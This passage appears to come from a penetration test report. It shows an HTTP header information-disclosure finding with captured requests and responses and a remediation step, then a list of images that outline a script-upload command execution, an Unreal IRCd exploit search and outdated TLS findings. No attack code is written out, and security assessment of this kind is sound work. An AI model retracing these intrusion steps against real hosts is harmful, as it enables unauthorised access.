Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: has_js=1; PHPSESSID=[REDACTED]
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/1.1 200 OK
Date: Wed, 14 Feb 2024 14:49:14 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1586
Connection: close
Content-Type: text/html; charset=UTF-8

---SNIP---
```

Case 2: X-Powered-By: PHP/5.4.5

Request:

```
POST /payroll_app.php HTTP/1.1
Host: 192.168.9.195
---SNIP---
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://192.168.9.195
Connection: close
Referer: http://192.168.9.195/payroll_app.php
Cookie: has_js=1; PHPSESSID=[REDACTED]
Upgrade-Insecure-Requests: 1

user=test&password=test&s=OK
```

Response:

```
HTTP/1.1 200 OK
Date: Wed, 14 Feb 2024 09:57:23 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.4.5
Vary: Accept-Encoding
Content-Length: 208
Connection: close
Content-Type: text/html

---SNIP---
```

Remediation Steps

Limit the amount of technical information disclosed in HTTP headers. Only essential details should be exposed to minimize the attack surface.

3. List of Images

Image 1 - WAMP Server with Default Page Not Removed.....	13
Image 2 - Uploads Page	13
Image 3 - Script Successfully Uploaded.....	14
Image 4 - Results of the 'whoami' Command.....	14
Image 5 - Identified Version: Unreal3.2.8.1	15
Image 6 - Discovered Exploits	16
Image 7 - Exploring Vulnerable Host Connectivity: Executing the 'ping' Command.....	16
Image 8 - Assessing ICMP Traffic on the Attacker's Machine	17
Image 9 - Scan Results.....	18
Image 10 - Successful Login as an Administrator User.....	18
Image 11 - Supported Outdated TLS Protocols at IP Address and Port: 192.168.9.194:4848	20
Image 12 - Supported Outdated TLS Protocols at IP Address and Port: 192.168.9.194:8181	21
Image 13 - Supported Outdated TLS Protocols at IP Address and Port: 192.168.9.194:3389	21